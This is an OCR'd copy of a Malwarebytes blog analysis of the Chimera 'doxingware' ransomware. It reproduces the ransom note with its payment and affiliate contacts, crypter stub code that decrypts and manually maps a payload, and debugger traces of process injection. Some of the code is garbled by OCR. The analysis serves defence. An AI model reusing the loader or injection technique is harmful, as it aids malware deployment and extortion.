
Inside Chimera Ransomware - the first 'doxingware' in wild

malwarebytes.com/blog/news/2015/12/inside-chimera-ransomware-the-first-doxingware-in-wild

hasherezade



Chimera® Ransomware

You are victim of the Chimera® malware. Your private files are encrypted and can not be restored without a special key file. Maybe some programs no longer function properly!

Please transfer Bitcoins to the the following address to get your unique key file.

Ransomware have proven to be a good source of money for cybercriminals. Not surprisingly, we are nowadays facing various families of this type of malware, i.e Cryptowall, CTB-Locker,Teslacrypt to name a few.

Recently, one more joined this set: Chimera, that is distributed via targeted e-mails to small companies.

At the first sight, it appears like yet another malware encrypting user's private files and demanding ransom for decrypting it. But it added to this feature one more twist that is supposed to put more pressure on the victim. It threatens that in case if the ransom will not be paid, all the stolen files are going to be published, along with the stolen credentials allowing to identify files' owner*.


This blackmail technique, called doxing provides much more serious threat than just loosing access to files. Also, keeping backups, that helps to manage attack of a normal ransomware would not help much. I think it will be fair to make a new term to describe this new subtype of ransomware, for example: doxingware.

*- *Fortunately in case of Chimera authors didn't decided to really upload the files on the server, so it is only a bogus threat. Yet, from the point of view of the victim the pressure is very real.*

This time we will take a high and low level view at Chimera, in order to understand the techniques used.

Analyzed samples


I will base on following three samples, captured by @JAMESWT_MHT // - *big thanks to him for sharing! :)*


60fabd1a2509b59831876d5e2aa71a6b.exe
8956cf38e5b6941921a3a2788f50a871.exe
e6922a68fca90016584ac48fc7722ef8.exe

- 8956cf38e5b6941921a3a2788f50a871
- e6922a68fca90016584ac48fc7722ef8

Behavioral analysis


When deployed, Chimera enumerates files on all the available disks and encrypts documents recognized by some predefined extensions.
This is an example of what you may see, if on your machine Chimera was deployed - some files have been substituted by their encrypted versions with the appended extension ***.crypt***.




Name	Date modified	Type	Size
Help	2015-12-03 21:16	File folder	
ReadMe.txt.crypt	2015-12-03 18:11	CRYPT File	4 KB
ResourceHacker.def	2015-06-08 17:19	Export Definition F...	16 KB
ResourceHacker.exe	2015-06-10 10:33	Application	4 193 KB
ResourceHacker.ini.crypt	2015-12-03 18:12	CRYPT File	2 KB
YOUR_FILES_ARE_ENCRYPTED.HTML	2015-12-03 18:11	Firefox HTML Doc...	5 KB

See below a visualization of bytes.

square.bmp : left – original, right encrypted with *Chimera*:



Also, there is an HTML file dropped, that teaches user what happened. The HTML can be displayed in two languages - English and German. Below the English version:



Chimera® Ransomware

You are victim of the Chimera® malware. Your private files are encrypted and can not be restored without a special key file. Maybe some programs no longer function properly!

Please transfer Bitcoins to the the following address to get your unique key file.

Address: 1HqoNfpAJFMy9E36DBSk1ktPQ9o9fn2RxX
Amount: 0,93945085 Bitcoins


For the decryption programm and additional informations, please visit:

https://mega.nz/ChimeraDecrypter

If you don't pay your private data, which include pictures and videos will be published on the internet in relation on your name.

Take advantage of our affiliate-program!
More information in the source code of this file.

At the bottom of the HTML file we can read that, in addition to blackmail, attackers also search people willingly to cooperate - probably for franchising their criminal business. More info about it is available in the source of the HTML:



Źródło: file:///D:/Chimera/YOUR_FILES_ARE_ENCRYPTED.HTML - Mozilla Firefox
k Edycja Widok Pomoc

```
<!--
Take advantage of our affiliate-program!
We offer you 50% of our profits.

You can reach us via the bitmessage address:
BM-2cW44Yq9DWbHYnRSfzBLVxvE6WjadchNBt
--------------------------------------------------
Profitieren Sie von unserem Affiliate-Programm!
Wir bieten Ihnen 50% der erzielten Gewinne.

Sie erreichen uns ueber die Bitmessage Adresse:
BM-2cW44Yq9DWbHYnRSfzBLVxvE6WjadchNBt
-->
<html><head><meta http-equiv=content-type content=
```

After the process of encryption of all the files is finished, this HTML is displayed in full screen mode via Internet Explorer.

Unpacking

Two out of three malicious samples (60fabd1a2509b59831876d5e2aa71a6b, e6922a68fca90016584ac48fc7722ef8) are packed by the same .NET crypter, so I decided to give a brief overview on unpacking this crypter.
It is not obfuscated and can be easily decompiled by typical tools i.e. ILSpy. Looking at function names, we can get a lot of information about the functionality, i.e it loads the payload by the RunPE technique:



inv_sbox : byte[]
Nb : int
Nk : int
Nr : int
pe : byte[]
Rcon : byte[]
sbox : byte[]
w : byte[][]
.cctor() : void
.ctor() : void
AddRoundKey(byte[][], byte[][], int) : byte[][]
decode(string) : byte[]
decrypt(byte[], byte[]) : byte[]
decryptBloc(byte[]) : byte[]
deletePadding(byte[]) : byte[]
FFMul(byte, byte) : byte
generateSubkeys(byte[]) : byte[][]
InvMixColumns(byte[][]) : byte[][]
InvShiftRows(byte[][]) : byte[][]
InvSubBytes(byte[][]) : byte[][]
Main() : void
MixColumns(byte[][]) : byte[][]
rotateWord(byte[]) : byte[]
run_pe(byte[]) : void
ShiftRows(byte[][]) : byte[][]
SubBytes(byte[][]) : byte[][]
SubWord(byte[]) : byte[]
xor_func(byte[], byte[]) : byte[]

(full Stub.cs: https://gist.github.com/hasherezade/5b742b46df4f79fdb784)

[code language="csharp" title="Stub.cs" firstline="600"] public static void Main() { byte[] rawAssembly = Stub.decrypt(Stub.pe, Stub.decode(BASE64_ENCODED_KEY)); Stub.run_pe(rawAssembly); }

private static void run_pe(byte[] rawAssembly) { new Stub.ManualMap().LoadLibrary(rawAssembly); } [/code]

This author of the crypter didn't relied on simple XOR based algorithm - instead, provided a custom implementation of a block cipher (Rijndael). We can find variables with familiar names like: sbox, inv_sbox (inverse S-Box), Rcon (the Round Constant), Nr, Nb, Nk... Fragment:

```
// Stub
private static byte[] decrypt(byte[] input, byte[] key)
{
        byte[] array = new byte[input.Length];
        byte[] array2 = new byte[16];
        Stub.Nb = 4;
        Stub.Nk = key.Length / 4;
        Stub.Nr = Stub.Nk + 6;
        Stub.w = Stub.generateSubkeys(key);
        int i;
        for (i = 0; i  0 && i % 16 == 0)
                {
                        array2 = Stub.decryptBloc(array2);
                        Array.Copy(array2, 0, array, i - 16, array2.Length);
                }
                if (i < input.Length)
                {
                        array2[i % 16] = input[i];
                }
        }
        array2 = Stub.decryptBloc(array2);
        Array.Copy(array2, 0, array, i - 16, array2.Length);
        return Stub.deletePadding(array);
}
```


Payloads

Loader.dll

md5 = 8df3534fe1ae95fc8c22cb85aed15336
The file unpacked by Stub.exe is a DLL. It comes with a string referring to a database with debug symbols of the project, suggesting that it is not the core payload, but just a loader for it: ***C:\Projects\Ransom\bin\Release\Loader.pdb***. In fact, it role is just to unpack and load the core executable.

Automatic analysis:
https://malwr.com/analysis/Zjc0MDg0ZmRlMjhkNGYxZTlmZWI1NzIxMTlhYmEyODU/

Loader.dll unpacks a new PE file, writes into process memory and runs it in a new thread:



```
0F801424  .  FF15 2820800F  CALL DWORD PTR DS:[<&KERNEL32.WriteProce  └WriteProcessMemory
0F80142A  .  85C0           TEST EAX,EAX
0F80142C  .v 74 1E          JE SHORT chimera_.0F80144C
0F80142E  .  8D45 F8        LEA EAX,[LOCAL.2]
0F801431  .  50             PUSH EAX
0F801432  .  8B45 F4        MOV EAX,[LOCAL.3]
0F801435  .  0345 F0        ADD EAX,[LOCAL.4]
0F801438  .  56             PUSH ESI
0F801439  .  FF75 0C        PUSH [ARG.2]
0F80143C  .  50             PUSH EAX
0F80143D  .  68 00001000    PUSH 0x100000
0F801442  .  56             PUSH ESI
0F801443  .  57             PUSH EDI
0F801444  .  FF15 4820800F  CALL DWORD PTR DS:[<&KERNEL32.CreateRemot  kernel32.CreateRemoteThread

DS:[0F802028]=771EC1DE (kernel32.WriteProcessMemory)
```


```
Address   Hex dump                                          ASCII
002765F0  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZÉ.♥...♦...  ..
00276600  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  $.......@.......
00276610  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00276620  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............Ó...
00276630  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ♬▼║♬.┤.=!$☺L=!Th
00276640  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00276650  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00276660  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00276670  D8 2F 6B 39 9C 4E 05 6A 9C 4E 05 6A 9C 4E 05 6A  ě/k9ťN♣jťN♣jťN♣j
00276680  99 42 0A 6A 98 4E 05 6A 91 1C E4 6A 99 4E 05 6A  ÖB.jśN♣jĹ∟ńjÖN♣j
00276690  9C 4E 04 6A A3 4E 05 6A 95 36 96 6A 93 4E 05 6A  ťN♦jůN♣jĽ6ľjôN♣j
002766A0  91 1C E5 6A B0 4E 05 6A 91 1C D9 6A 9D 4E 05 6A  Ĺ∟Ňj░N♣jĹ∟┘jŤN♣j
002766B0  91 1C DB 6A 9D 4E 05 6A 52 69 63 68 9C 4E 05 6A  Ĺ∟█jŤN♣jRichťN♣j
002766C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
001AFDEC  ▪ 0000003C  ┌hProcess = 0000003C (
001AFDF0  ▪ 00150000  │Address = 0x150000
001AFDF4  ▪ 002765F0  │Buffer = 002765F0
001AFDF8  ▪ 00015A00  │BytesToWrite = 15A00
001AFDFC  ▪ 00000000  └pBytesWritten = NULL
001AFE00  ▪ 00140000
001AFE04  ▪ 0000003C
001AFE08  ▪ 0000F746
001AFE0C  ▪ 00150000
001AFE10  ▪ 00000000
001AFE14  ▪ 002765F0
001AFE18  ┌001AFE34
001AFE1C  │0F8016A1  RETURN to chimera_.0F8
001AFE20  │00015A00
001AFE24  │00140000
```

Core.dll

md5 = 0a27affc77bd786beff69aa1f502d694

The original name of the executable unpacked by the Loader is ***Core.dll*** (it also comes with a analogical string: ***C:\Projects\Ransom\bin\Release\Core.pdb***) and is responsible for all the malicious activities.




Offset	Name	Value	Meaning
148D0	Characteristics	0	
148D4	TimeDateStamp	55F9CDCC	
148D8	MajorVersion	0	
148DA	MinorVersion	0	
148DC	Name	15702	Core.dll
148E0	Base	1	
148E4	NumberOfFunctions	1	
148E8	NumberOfNames	1	
148EC	AddressOfFunctions	156F8	
148F0	AddressOfNames	156FC	
148F4	AddressOfNameOrdinals	15700	

Details

Offset	Ordinal	Function RVA	Name RVA	Name
148F8	1	10346	1570B	_ReflectiveLoader@4

At this stage we can see clearly all the strings and api calls. Also, the full list of extensions of files that are going to be encrypted. (Full list of strings: https://gist.github.com/hasherezade/ceef1c2fed2c70f37d6e)

